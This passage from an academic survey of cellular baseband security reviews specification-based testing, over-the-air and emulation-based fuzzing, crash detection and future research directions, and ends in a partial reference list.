


Figure 5: Taxonomy of baseband vulnerability analysis techniques.

testing process. Thus, each test case should be optimized to maximize the likelihood of uncovering a bug and some papers make it a requirement when building their tools [4].

Specification based test. The 3GPP defines conformance test suites for UE behavior and protocol compliance, but these are not designed to extensively test UE security. To solve this issue Contester [82] uses natural language processing to analyze the specification in order to build a set of test cases targeted to verify security assertions.

Negative testing or undefined behavior. Conformance testing typically focuses on positive testing, i.e., verifying that a device responds correctly to well-formed input and expected states. Negative testing complements this by checking that the device correctly rejects messages it should never accept: messages sent out of sequence, without the proper security context. When such messages are nevertheless accepted, this indicates an implementation error or, in some cases an underspecification in the standard itself. DoLTEst [4] explores this approach for cellular protocols targeting the authentication boundary for 4G. Specifically, the study tests whether messages that should be integrity protected are rejected when sent without authentication or integrity protection. To achieve this, the specification is manually analyzed, and for each message, the conditions under which it should not be accepted are described. This collection of rules is then used to generate test cases. To model the connection state, only the authentication state is considered, approximated using four discrete states. Klischies et al. [2] further examine this method by modeling the *Public Warning System (PWS)*, along with the SMS and RRC specifications. This model is then provided to a model checker to identify undefined states within the specification and to generate test cases aimed at exploring those states.

Sending the inputs. Both OTA testing and OTA fuzzing require a controllable base station capable of injecting arbitrary test messages. Most works rely on open-source base station and core network software for this purpose [36, 36, 46, 51, 62, 80–82, 84, 91], which additionally allows placing the UE in the protocol state required to receive target messages.

Moreover, the OTA testing process is slow because for each test case, the testing system must wait a few seconds to verify whether the test case was accepted or silently ignored [4].

Run independence. To make sure that the runs are independent, the UE state needs to be reset between the runs. For example, Klischies et al. [2] toggle the airplane mode on and off to reset the RRC state after each run. However, this method slows down the OTA testing process significantly. In contrast, DoLTEst [4] tracks the exchanged messages affecting the device's security state, allowing for the connection state to be maintained without the need to toggle airplane mode.

7.2.2 Deviant behavior

Instead of manual parsing the cellular specifications to derive a protocol model, researchers have leveraged the observation that baseband firmware implementations must ultimately conform to the same underlying standards when providing cellular functionality. Consequently, two different basebands are expected to exhibit similar behavior when subject to the same sequence of inputs. Building on this insight, DIKEUE [14] and 5GBaseChecker [15] automatically extract protocol state machines from multiple devices and compare them to identify behavioral discrepancies. Such discrepancies may indicate implementation errors or uncover ambiguities in the protocol specification.

FSM extraction. Extracting the protocol FSM from a baseband is challenging. A passive approach can be used, where the communication between a device and a base station is recorded. However, such traces are typically incomplete,

since only a subset of the reachable protocol paths is explored during normal operation. To overcome this limitation, DIKEUE [14] employs active FSM learning in which crafted queries are actively sent to explore previously unobserved transitions. This leads to better coverage but may require many queries and therefore substantial execution time. To mitigate this cost, 5GBaseChecker [15] introduces reuse of previously discovered knowledge. The tool leverages information extracted from one device's FSM to reduce the number of learning queries required on subsequent devices.

7.2.3 OTA fuzzing

An alternative approach to assessing firmware security is through fuzzing. This technique involves generating a variety of inputs and transmitting them to a device, continuing the process until a crash is detected. When applied to cellular protocols, researchers typically modify inputs originating from cellular stacks to create the test cases. Those alterations can be both message mutations and message replay [62, 84]. To improve the fuzzing process LLFuzz [36] uses the cellular specification to create standard compliant packets and focus mutations on security sensitive fields.

To enhance the efficiency of fuzzing, feedback mechanisms like code coverage can guide the fuzzer toward valuable inputs aligned with specific objectives. However, in the context of Over-The-Air fuzzing for basebands, coverage information is often unavailable. As a result, researchers must rely on alternative metrics. To overcome this challenge, 5GHoul [62] and UFuzz [83] build a state machine from live or recorded interaction between the UE and the network. This state machine is used to guide the fuzzing process towards maximizing the device transitions. UFuzz additionally considers the time elapsed before receiving a response as a feedback metric.

Diversity of Mutation Targets. Another challenge is ensuring that mutations are distributed across various layers and fields, thereby facilitating comprehensive testing. To address this concern, LLFuzz [36] enhances 5GHoul by promoting greater diversity in test cases at lower layers.

Generating Unsupported Messages. Both commercial and open-source base station stacks have inherent limitations, as they do not encompass all the features detailed in the standards. Consequently, researchers must devise strategies to handle unimplemented messages and protocol states [36], and modify base station software to transmit custom, invalid packets [51]. LLFuzz [36] enhances the RRC configuration message by analyzing specific lower-layer configurations that are not supported by srsRAN.

Mutations strategies. To avoid test cases being rejected early, mutations should be applied carefully to avoid producing messages that parsers will not accept. For example, LLFuzz [36] preserves essential fields such as LCID or RLC SN when fuzzing lower layers, ensuring that mutated messages remain associated with valid communication channels, unlike 5GHoul [62]. OTABase [51] tries to optimize the exploration process by generating messages that respect the structure. It also modifies security headers to avoid the early rejection problem.

Finally, fuzzing lower layers (e.g., MAC) is particularly challenging because they cannot tolerate delays greater than the slot transmission time (~1 ms) [62, 88].

Research recommendation: When doing fuzzing, mutation should be applied on fields which won't lead to the message being early rejected.

Research suggestion: How can protocol features that are not implemented in existing open-source cellular network platforms be systematically evaluated?

Application processor interface. Fuzzing has also been applied to assess the security of the application processor interface. A first study [33] injected a layer between the telephony stack on the application processor and the baseband, using this they analyzed the SMS handling of the application processor.

The baseband can also be fuzzed from the application processor side, Karim et al. [32] fuzzed the baseband's AT interface by connecting to it through USB or BlueTooth connection. For this, they created a custom grammar by combining AT command from the specification with device specific AT commands extracted from the firmware by the help of heuristics and regular expressions. To assess the security implication of those commands, they sent individually all the commands identified, and manually observed their impact.

7.2.4 Emulation fuzzing

To overcome the challenges of limited speed and lack of introspection in OTA testing, researchers explored how baseband firmware could be fuzzed in an emulator [7, 12, 85–87]. This approach provides a controlled environment that enables significantly higher fuzzing speed (e.g., 100x to 10,000x speed up compared to OTA testing [87]). Such a speed up is possible thanks to the parallelization of the execution but also thanks to the possibility to snapshot the emulation state before sending the input and restoring it afterward. In addition to the snapshotting capability, this method grants higher control over the execution allowing to pause the emulation or modify some registers.

Moreover, firmware emulation enables powerful instrumentation to collect fine-grained behavioral feedback (e.g., coverage and crash signals) for each input which can be used to guide mutators towards unexplored code paths. It also enables researchers to use more precise observers to detect crashes more accurately and detect vulnerabilities using crash oracles such as sanitizers [12].

Supporting additional architectures often requires substantial amount of manual work. Beyond obtaining and unpacking

the firmware, the emulator must implement the target *Instruction Set Architecture (ISA)* and mimic hardware behavior and peripheral interactions accurately enough to let the emulation proceed further in the firmware. Emulating the peripherals [92], requires significant engineering effort and it may be impossible to perfectly rehost the firmware. It is therefore likely impossible to achieve the same fidelity as with Over-the-Air testing, in particular as those baseband's processors documentation is not available to third parties.

Even when (or if) full-system emulation is possible, vulnerability validation and triage typically still require a physical device to confirm that the issue manifests under real hardware and peripheral conditions (i.e., that the vulnerability is reproducible and not an emulation artifact).

Depending on the level of emulation fidelity required, firmware can be emulated using two approaches: *partial emulation* or *full-system emulation.*

Partial emulation. In partial emulation, only a subset of the firmware is executed. For example, BaseSAFE [12] focuses exclusively on fuzzing the NAS and RRC parsers of the LTE protocol. This approach is suitable when the function under test does not rely on external state or peripherals, or when such interactions can be bypassed. By inserting hooks, functions interacting with these peripherals can be skipped. However, skipping peripheral interactions may hinder access to deeper parts of the function under test, only reachable with proper peripheral emulation.

Full-system emulation. To support fuzzing of tasks that involve interactions with global state or peripherals, full-system emulation can be employed. Certain variables, memory layouts, or function pointers are initialized during the boot process. In the Shannon firmware, some memory zones are uncompressed at boot during the scatter loading [5]. This requirement introduces additional complexity for partial emulation or static analysis approaches, as resolving these dependencies must be done manually. Starting emulation at the reset vector mitigates this issue; however, it requires handling the interactions with the rest of the peripherals.

Recent emulation based research has concentrated on platforms well-supported by emulators notably MediaTek and Samsung's Shannon basebands while Qualcomm modems have long remained harder to study in practice. Qualcomm's basebands rely on the proprietary Hexagon ISA [90], and mainstream QEMU only used to support user mode emulation. However, Qualcomm recently introduced support for full-system emulation for the Hexagon instruction set in its QEMU fork [93, 94]. By integrating this fork with the QEMU LibAFL fork [95], Produit et al. developed the first fuzzer targeting the Hexagon architecture [89] (although not rehosting an actual baseband SoC).

A key challenge in fuzzing emulated firmware is delivering test messages to the intended protocol parsers. To address this, FirmWire [85] injects a dedicated fuzzing task into the baseband RTOS that obtains inputs from the fuzzer and forwards them to the target parser task via the firmware's native task communication mechanism.

However, because test inputs are injected via internal RTOS entry points rather than through an emulated RF stack, the emulated baseband typically corresponds to a freshly booted device that has not yet attached to any cellular network. Therefore, connection-dependent protocol state remains uninitialized, many messages are silently discarded which limits a deep exploration of the protocol. To recover realistic protocol state, researchers can extract it from physical devices and transplant it into the emulator. FIRMSTATE [86] semi-automatically extracts state information from real phones during actual network communication by using vendor-specific tools to trigger a crash dump and using Shannon's *Back Trace Log(BTL)* to recover control flow and locate state-relevant data structures inside the dump, which are loaded into the FirmWire snapshot to enable state-aware emulation. BASEBRIDGE [87] generalizes state transfer to both Shannon and Mediatek by restoring selected states from a real device. To do so, a clean emulation snapshot is used to trace the firmware's memory accesses. Memory chunks are restored iteratively if they allow reaching new basic blocks, lead to new log messages or prevent a crash.

LORIS [7] performs automatic synthesis of state variables using symbolic execution. Unlike FIRMSTATE and BASEBRIDGE, it does not require a crash dump from a real device. However, symbolic execution does not scale to full protocol state coverage.

Research suggestion: Full-system emulation is complex, new research should support new architectures such as Hexagon and reduce the complexity of supporting new phone models and peripherals emulation.

8 Crash detection, impact analysis, response validation

RQ5: The current baseband research mainly focuses on two outcomes for the test case output: whether the input triggers a non-compliant response or whether the input triggers a crash.

Non-compliance detection. To detect non-compliance Garbelini et al. [88] builds a state machine during normal interaction between the UE and the network. This state machine is then used during the fuzzing stage to detect any deviation indicating a corruption of the baseband state. DoLTEst [4] iteratively builds oracles to analyze the baseband response to the test inputs. Since the messages are constructed for negative testing, no messages are expected, while positive responses indicate either an implementation error or a specification exception. In addition to detecting crashes from the specification, Klischies et al. [2] manually inspect traffic logs to identify problematic behavior.

Crash detection. Device log can be used to extract crash-related information by targeting crash related strings [2,62,83]. However, crash logs can vary from one manufacturer to another, making a first initialization step necessary [36]. Some devices, such as Apple's phones, lack such a debug mechanism or require jailbroken devices [84]. This limitation currently hinders the use of this technique for analysis. According to the authors of OTABase [51], this method does not capture all baseband crashes. Therefore, in addition to analyzing ADB logs, they rely on passive listening to the device's RLC responses to confirm that the test case was acknowledged. Furthermore, they implement active probing every ten messages by sending RRC or NAS messages. Additionally, utilizing the manufacturer debug mode can help validate crashes.

Crash detection can also be performed passively, by monitoring device responsiveness, prolonged timeouts or a lack of expected replies can indicate that the baseband has entered a hung or stalled state [88]. However, detecting memory corruptions in baseband firmware suffer from the classical issue that a memory corruption in embedded systems can be silent [96].

Crash detection in emulation. Emulation based fuzzing finds vulnerability by relying on reachable assertions already present in the firmware or fault exception vector being run due to an emulation fault [7, 85–87]. In order to detect memory corruptions more accurately, memory sanitizer can be used [7, 12]. Instrumentation of the execution is also possible to achieve better corruption detection.

Research suggestion: How can an oracle be built to detect protocol implementation vulnerabilities such as protocol downgrade when doing emulation?

Crash validation. Validation of the bug requires OTA testing to make sure that the vulnerability does affect a real device or not. However, not all papers do it [5]. Most often for Over-the-Air fuzzing work, as each test case comprises multiple mutations, a refinement stage is needed where each mutation of the crashing input is being selectively applied to identify the responsible mutation [51].

9 Future work

Combining Over-the-Air testing approach with a fully emulated system would provide a very complete and flexible testing environment. However, fully emulating a firmware and its physical environment is difficult, this requires interaction with peripherals that are complex, not emulated and not documented (interaction with the physical layer radio, DSPs, etc.).

Support for Apple and less studied devices. Market studies report that 99% of basebands are manufactured by, from the most to the least popular: Qualcomm, MediaTek, Samsung, Apple, UNISOC and HiSilicon (Huawei) [97]. So far research largely focused on MediaTek and Samsung.

Only a limited number of works have analyzed basebands used in iPhones [9, 14, 98]. Weinmann [9] focuses on early iPhone Intel basebands used in the iPhone 4 (2010). Kröll et al. [98] target the communication interface between iOS CommCenter and the Intel baseband; they do not support Qualcomm's baseband, which uses a different interface, and require a jailbroken device. Hussain et al. [14], in contrast, analyze the iPhone XS (2018) purely as a black box.

The current iPhone's baseband technology is an in house baseband, which originates from Apple's 2019 acquisition of Intel's mobile modem division. This makes it critical to find new ways to investigate the security of baseband on iPhones as those baseband are now only used on Apple devices. Indeed, it is not possible anymore to benefit from vulnerabilities found on Android devices using the same baseband chip as iPhones. For example, the baseband log can often be accessed on Android devices, but not on iPhones. Even Over-the-Air analysis is hard to do on iPhones as there is limited visibility on the baseband status (e.g., like ADB), and limited monitoring of the baseband for crash and reset (libimobiledevice was used for this in DIKEUE [99]).

Some baseband manufacturers remain understudied, including Unisoc [63] and Huawei (HiSilicon).

10 Conclusion

In this paper, we investigated the security of basebands, emphasizing their complexity, proprietary design, and reliance on memory-unsafe languages, which collectively introduce vulnerabilities exploitable by remote adversaries. We presented the Over-the-Air attack surface and highlighted the necessity of considering additional attack vectors such as the malicious application processor and SIM cards. Our taxonomy distinguishes between logic vulnerabilities and crashes. Additionally, we stressed the importance of considering the rogue network attack model.

We analyzed three dominant research paradigms: static analysis, Over-The-Air testing, and emulation-based fuzzing, highlighting their respective strengths and limitations. While OTA testing ensures realism, it suffers from scalability constraints; static analysis allows precise security analysis of the protocol implementation but is difficult to adapt to other baseband vendors, whereas emulation offers introspection and speed but demands substantial engineering effort.

Finally, we outlined future research directions, analysis of Apple basebands, and advancing full-system emulation, particularly for architectures such as Qualcomm's Hexagon.

Acknowledgments

We thank the anonymous reviewers for their feedback and suggestions. This work is supported in part by a government

grant managed by the National Research Agency under France 2030 with reference “ANR-22-PECY-0009”.

References

[1] Mirza Masfiqur Rahman, Imtiaz Karim, and Elisa Bertino. Cellularlint: a systematic approach to identify inconsistent behavior in cellular network specifications. In *33rd USENIX security symposium (USENIX security 24)*, pages 5215–5232, Philadelphia, PA, August 2024. USENIX Association. https://www.usenix.org/conference/usenixsecurity24/presentation/rahman.

[2] Daniel Klischies, Moritz Schloegel, Tobias Scharnowski, Mikhail Bogodukhov, David Rupprecht, and Veelasha Moonsamy. Instructions unclear: Undefined behaviour in cellular network specifications. In *32nd USENIX security symposium (USENIX security 23)*, pages 3475–3492, Anaheim, CA, August 2023. USENIX Association. https://www.usenix.org/conference/usenixsecurity23/presentation/klischies.

[3] Ofcom. Switching off the uk’s 2g and 3g mobile networks: what you need to know. https://www.ofcom.org.uk/phones-and-broadband/coverage-and-speeds/3g-switch-off, October 2025.

[4] CheolJun Park, Sangwook Bae, BeomSeok Oh, Jiho Lee, Eunkyu Lee, Insu Yun, and Yongdae Kim. Doltest: In-depth downlink negative testing framework for lte devices. In *31st USENIX security symposium (USENIX security 22)*, pages 1325–1342, Boston, MA, August 2022. USENIX Association. https://www.usenix.org/conference/usenixsecurity22/presentation/park-cheoljun.

[5] Eunsoo Kim, Dongkwan Kim, CheolJun Park, Insu Yun, and Yongdae Kim. Basespec: Comparative analysis of baseband software and cellular specifications for l3 protocols. In *Proceedings 2021 Network and Distributed System Security Symposium*, Virtual, 2021. Internet Society. https://www.ndss-symposium.org/wp-content/uploads/ndss2021_6B-4_24365_paper.pdf.

[6] Alisa Esage. Advanced hexagon diag and getting started with baseband vulnerability research. https://zerodayengineering.com/research/slides/CCC2020_AdvancedHexagonDiag.pdf, 2020.

[7] Ali Ranjbar, Tianchang Yang, Kai Tu, Saaman Khalilollahi, and Syed Rafiul Hussain. Stateful analysis and fuzzing of commercial baseband firmware. In *2025 IEEE symposium on security and privacy (SP)*, pages 1120–1139, Los Alamitos, CA, USA, May 2025. IEEE Computer Society. https://doi.ieeecomputersociety.org/10.1109/SP61157.2025.00143.

[8] Slava Makkaveev. Pwn2own qualcomm dsp. https://research.checkpoint.com/2021/pwn2own-qualcomm-dsp/, May 2021.

[9] Ralf-Philipp Weinmann. Baseband attacks: Remote exploitation of memory corruptions in cellular protocol stacks. In *6th USENIX Workshop on Offensive Technologies (WOOT 12)*, Bellevue, WA, August 2012. USENIX Association. https://www.usenix.org/conference/woot12/workshop-program/presentation/Weinmann.

[10] David Berard and Vincent Fargues. How to design a baseband debugger. In *SSTIC*, 2020. https://www.sstic.org/media/SSTIC2020/SSTIC-actes/how_to_design_a_baseband_debugger/SSTIC2020-Article-how_to_design_a_baseband_debugger-berard_fargues.pdf.

[11] Nico Golde and Daniel Komaromy. Breaking band - reverse engineering and exploiting the shannon baseband. https://comsecuris.com/slides/recon2016-breaking_band.pdf, 2016.

[12] Dominik Maier, Lukas Seidel, and Shinjo Park. Basesafe: baseband sanitized fuzzing through emulation. In *Proceedings of the 13th ACM Conference on Security and Privacy in Wireless and Mobile Networks*, pages 122–132, Linz Austria, July 2020. ACM. https://dl.acm.org/doi/10.1145/3395351.3399360.

[13] Eunsoo Kim, Min Woo Baek, CheolJun Park, Dongkwan Kim, Yongdae Kim, and Insu Yun. Basecomp: A comparative analysis for integrity protection in cellular baseband software. In *32nd USENIX Security Symposium (USENIX Security 23)*, pages 3547–3563, Anaheim, CA, August 2023. USENIX Association. https://www.usenix.org/conference/usenixsecurity23/presentation/kim-eunsoo.

[14] Syed Rafiul Hussain, Imtiaz Karim, Abdullah Al Ishtiaq, Omar Chowdhury, and Elisa Bertino. Noncompliance as deviant behavior: An automated black-box noncompliance checker for 4g lte cellular devices. In *Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security*, pages 1082–1099, Virtual Event Republic of Korea, November 2021. ACM. https://dl.acm.org/doi/10.1145/3460120.3485388.

[15] Kai Tu, Abdullah Al Ishtiaq, Syed Md Mukit Rashid, Yilu Dong, Weixuan Wang, Tianwei Wu, and Syed Rafiul Hussain. Logic gone astray: A security analysis framework for the control plane protocols of 5g basebands. In *33rd USENIX Security Symposium (USENIX Security 24)*, pages 3063–3080, Philadelphia, PA, August 2024. USENIX Association. https://www.usenix.org/conference/usenixsecurity24/presentation/tu.

[16] L. Szekeres, M. Payer, Tao Wei, and Dawn Song. Sok: Eternal war in memory. In *2013 IEEE Symposium on Security and Privacy*, pages 48–62, Berkeley, CA, May 2013. IEEE. http://ieeexplore.ieee.org/document/6547101/.

[17] Unburdened by what has been: Exploiting new attack surfaces in radio layer 2 for baseband rce on samsung exynos. https://labs.taszk.io/articles/post/there_will_be_bugs/, July 2024.

[18] Ivan Lozano and Roger Piqueras Jover. Hardening cellular basebands in android. https://security.googleblog.com/2023/12/hardening-cellular-basebands-in-android.html, December 2023.

[19] Evangelos Bitsikas, Jason Veara, and Aanjhan Ranganathan. Security analysis of lte connectivity in connected cars: A case study of tesla. http://arxiv.org/abs/2510.22024, October 2025.

[20] Google Project Zero. Project zero: Multiple internet to baseband remote code execution vulnerabilities in exynos modems. https://googleprojectzero.blogspot.com/2023/03/multiple-internet-to-baseband-remote-rce.html, March 2023.

[21] Yiming Liu, Cen Zhang, Feng Li, Yeting Li, Jianhua Zhou, Jian Wang, Lanlan Zhan, Yang Liu, and Wei Huo. Semantic-enhanced static vulnerability detection in baseband firmware. In *Proceedings of the IEEE/ACM 46th International Conference on Software Engineering*, pages 1–12, Lisbon Portugal, April 2024. ACM. https://dl.acm.org/doi/10.1145/3597503.3639158.

[22] Daniel Klischies, Philipp Mackensen, and Veelasha Moonsamy. Vulnerability, where art thou? an investigation of vulnerability management in android smartphone chipsets. In *Proceedings 2025 Network and Distributed System Security Symposium*, 2025. http://arxiv.org/abs/2412.06556.

[23] Shutdown of 2g and 3g technologies in france - wholesale. https://wholesale.orange.com/france/en/news/shutdown-of-2g-and-3g-technologies-in-france/.

[24] We're switching off 2g. https://ee.co.uk/2g-3g-switch-off.

[25] Deutsche Telekom AG. More speed on old frequencies: 2g switch-off ensures better network. https://www.telekom.com/en/media/media-information/archive/more-speed-on-old-frequencies-2g-switch-off-ensures-better-network-1081866, October 2024.

[26] Roger Piqueras Jover, Yomna Nasser, and Sudhi Herle. Android 14 introduces first-of-its-kind cellular connectivity security features. https://security.googleblog.com/2023/08/android-14-introduces-first-of-its-kind.html.

[27] About lockdown mode. https://support.apple.com/en-us/105120.

[28] Ts 133 501 - v15.2.0 - 5g; security architecture and procedures for 5g system (3gpp ts 33.501 version 15.2.0 release 15).

[29] Norbert Ludant, Marinos Vomvas, Stavros Dimou, and Guevara Noubir. Low-layer attacks against 4g/5g networks. In *18th ACM Conference on Security and Privacy in Wireless and Mobile Networks*, pages 248–255, Arlington VA USA, June 2025. ACM. https://dl.acm.org/doi/10.1145/3734477.3734725.

[30] Ts 102 226 - v17.0.0 - smart cards; remote apdu structure for uicc based applications (release 17), 2022.

[31] Dave (Jing) Tian, Grant Hernandez, Joseph I. Choi, Vanessa Frost, Christie Raules, Patrick Traynor, Hayawardh Vijayakumar, Lee Harrison, Amir Rahmati, Michael Grace, and Kevin R. B. Butler. {attention} spanned: Comprehensive vulnerability analysis of {at} commands within the android ecosystem. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 273–290, 2018. https://www.usenix.org/conference/usenixsecurity18/presentation/tian.

[32] Imtiaz Karim, Fabrizio Cicala, Syed Rafiul Hussain, Omar Chowdhury, and Elisa Bertino. Opening pandora's box through atfuzzer: dynamic analysis of at interface for android smartphones. In *Proceedings of the 35th Annual Computer Security Applications Conference*, pages 529–543, San Juan Puerto Rico USA, December 2019. ACM. https://dl.acm.org/doi/10.1145/3359789.3359833.

[33] Collin Mulliner and Charlie Miller. Injecting sms messages into smart phones for security analysis. In *Proceedings of the 3rd USENIX Conference on Offensive Technologies*, page 5, USA, 2009. USENIX Association.

[34] Qmi-ril - replicant. https://redmine.replicant.us/projects/replicant/wiki/QMI-RIL.

[35] Wenqiang Li, Haohuang Wen, and Zhiqiang Lin. Basemirror: Automatic reverse engineering of baseband commands from android's radio interface layer. In *Proceedings of the 2024 on ACM SIGSAC Conference on Computer and Communications Security*, CCS '24, pages 2311–2325, New York, NY, USA, December 2024. Association for Computing Machinery. https://doi.org/10.1145/3658644.3690254.

[36] Tuan Dinh Hoang, Taekkyung Oh, CheolJun Park, Insu Yun, and Yongdae Kim. Llfuzz: An over-the-air dynamic testing framework for cellular baseband lower layers. In *34rd USENIX Security Symposium (USENIX Security 25)*. USENIX Association, August 2025. https://www.usenix.org/conference/usenixsecurity25/presentation/hoang.

[37] Dyon Goos and Marius Muench. Overcoming state: Finding baseband vulnerabilities by fuzzing layer-2. https://i.blackhat.com/BH-US-24/Presentations/REVISED-US24-Goos-Overcoming-State-Finding-Baseband-Vulnerabilities-Thursday.pdf, August 2024.

[38] Ts 138 331 - v17.1.0; - 5g; nr; radio resource control (rrc); protocol specification (3gpp ts 38.331 version 17.1.0 release 17). https://www.etsi.org/deliver/etsi_ts/138300_138399/138331/17.01.00_60/ts_138331v170100p.pdf.

[39] Sam Biddle Hussain, Murtaza. Hacked documents: How iran can track and control protesters' phones. https://theintercept.com/2022/10/28/iran-protests-phone-surveillance/, October 2022.

[40] Haohuang Wen, Phillip Porras, Vinod Yegneswaran, and Zhiqiang Lin. Thwarting smartphone sms attacks at the radio interface layer. In *Proceedings 2023 Network and Distributed System Security Symposium*, San Diego, CA, USA, 2023. Internet Society. https://www.ndss-symposium.org/wp-content/uploads/2023/02/ndss2023_f432_paper.pdf.

[41] Matteo Mandolini. Using silent sms to localize lte users. https://mandomat.github.io/2023-09-21-localization-with-silent-SMS/, September 2023.

[42] slavam. Security probe of qualcomm msm data services. https://research.checkpoint.com/2021/security-probe-of-qualcomm-msm/, May 2021.

[43] Tomasz Piotr Lisowski, Merlin Chlosta, Jinjin Wang, and Marius Muench. Simurai: Slicing through the complexity of sim card security research. In *33rd USENIX Security Symposium (USENIX Security 24)*, pages 4481–4498. USENIX Association, 2024. https://www.usenix.org/conference/usenixsecurity24/presentation/lisowski.

[44] European Union Agency for Cybersecurity. *Embedded SIM ecosystem, security risks and measures – March 2023*. European Union Agency for Cybersecurity, 2023.

[45] Shalk Zakeer. Overcoming cloning and surveillance risks from esim vulnerability | ibm. https://www.ibm.com/think/insights/critical-wake-up-call-e-sim-vulnerability, November 2025.

[46] Hongil Kim, Jiho Lee, Eunkyu Lee, and Yongdae Kim. Touching the untouchables: Dynamic security analysis of the lte control plane. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 1153–1168, San Francisco, CA, USA, May 2019. IEEE. https://ieeexplore.ieee.org/document/8835363/.

[47] Altaf Shaik, Ravishankar Borgaonkar, N. Asokan, Valtteri Niemi, and Jean-Pierre Seifert. Practical attacks against privacy and availability in 4g/lte mobile communication systems. 2017. http://dx.doi.org/10.14722/ndss.2016.23236.

[48] Zhenhua Li, Weiwei Wang, Christo Wilson, Jian Chen, Chen Qian, Taeho Jung, Lan Zhang, Kebin Liu, Xiangyang Li, and Yunhao Liu. Fbs-radar: Uncovering fake base stations at scale in the wild. In *Proceedings 2017 Network and Distributed System Security Symposium*, San Diego, CA, 2017. Internet Society. https://www.ndss-symposium.org/ndss2017/ndss-2017-programme/fbs-radar-uncovering-fake-base-stations-scale-wild/.

[49] Kazi Samin Mubasshir, Imtiaz Karim, and Elisa Bertino. Gotta detect 'em all: Fake base station and multi-step attack detection in cellular networks. In *USENIX security symposium*, 2024.

[50] David Rupprecht, Katharina Kohls, Thorsten Holz, and Christina Popper. Breaking lte on layer two. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 1121–1136, San Francisco, CA, USA, May 2019. IEEE. https://ieeexplore.ieee.org/document/8835335/.

[51] CheolJun Park, Marc Egli, BeomSeok Oh, Tuan Dinh Hoang, Suhwan Jeong, Martin Crettol, Insu Yun, Mathias Payer, and Yongdae Kim. Otabase: Enhancing over-the-air testing to detect memory crashes in cellular basebands. In *Annual Computer Security Applications Conference*. ACSAC, December 2025.

[52] Simon Erni, Martin Kotuliak, Patrick Leu, Marc Roeschlin, and Srdjan Capkun. Adaptover: Adaptive overshadowing attacks in cellular networks. In *Proceedings of the 28th Annual International Conference on Mobile Computing And Networking*, pages 743–755, October 2022. http://arxiv.org/abs/2106.05039.

[53] Hojoon Yang, Sangwook Bae, Mincheol Son, Hongil Kim, Song Min Kim, and Yongdae Kim. Hiding in plain signal: Physical signal overshadowing attack on lte. In *28th USENIX security symposium (USENIX security 19)*, pages 55–72, Santa Clara, CA, August 2019. USENIX Association. https://www.usenix.org/conference/usenixsecurity19/presentation/yang-hojoon.

[54] Shijie Luo, Matheus Garbelini, Sudipta Chattopadhyay, and Jianying Zhou. Sni5gect: A practical approach to inject anrchy into 5g nr. In *34rd USENIX Security Symposium (USENIX Security 25)*. USENIX Association, August 2025. https://www.usenix.org/conference/usenixsecurity25/presentation/luo-shijie.

[55] Norbert Ludant, Pieter Robyns, and Guevara Noubir. From 5g sniffing to harvesting leakages from privacy-preserving messengers. *2023 IEEE Symposium on Security and Privacy (SP)*, pages 3146–3161, 2023.

[56] David Rupprecht, Kai Jansen, and Christina Pöpper. Putting lte security functions to the test: a framework to evaluate implementation correctness. In *10th USENIX workshop on offensive technologies (WOOT 16)*, Austin, TX, August 2016. USENIX Association. https://www.usenix.org/conference/woot16/workshop-program/presentation/rupprecht.

[57] Syed Rafiul Hussain, Mitziu Echeverria, Imtiaz Karim, Omar Chowdhury, and Elisa Bertino. 5greasoner: A property-directed security and privacy analysis framework for 5g cellular network protocol. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, pages 669–684, London United Kingdom, November 2019. ACM. https://dl.acm.org/doi/10.1145/3319535.3354263.

[58] Yi Chen, Yepeng Yao, XiaoFeng Wang, Dandan Xu, Chang Yue, Xiaozhong Liu, Kai Chen, Haixu Tang, and Baoxu Liu. Bookworm game: Automatic discovery of lte vulnerabilities through documentation analysis. In *2021 IEEE symposium on security and privacy (SP)*, pages 1197–1214, 2021.

[59] Yi Chen, Di Tang, Yepeng Yao, Mingming Zha, XiaoFeng Wang, Xiaozhong Liu, Haixu Tang, and Dongfang Zhao. Seeing the forest for the trees: Understanding security hazards in the 3gpp ecosystem through intelligent analysis on change requests. In *31st USENIX security symposium (USENIX security 22)*, pages 17–34, Boston, MA, August 2022. USENIX Association. https://www.usenix.org/conference/usenixsecurity22/presentation/chen-yi.

[60] David Basin, Jannik Dreier, Lucca Hirschi, Saša Radomirovic, Ralf Sasse, and Vincent Stettler. A formal analysis of 5g authentication. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 1383–1396, Toronto Canada, October 2018. ACM. https://dl.acm.org/doi/10.1145/3243734.3243846.

[61] Daniel Komaromy. Cve-2021-32487: Heap buffer overflow in gsm rrm channel release, cell selection indicator. https://labs.taszk.io/blog/post/68_mtk_hof_4/, March 2022.

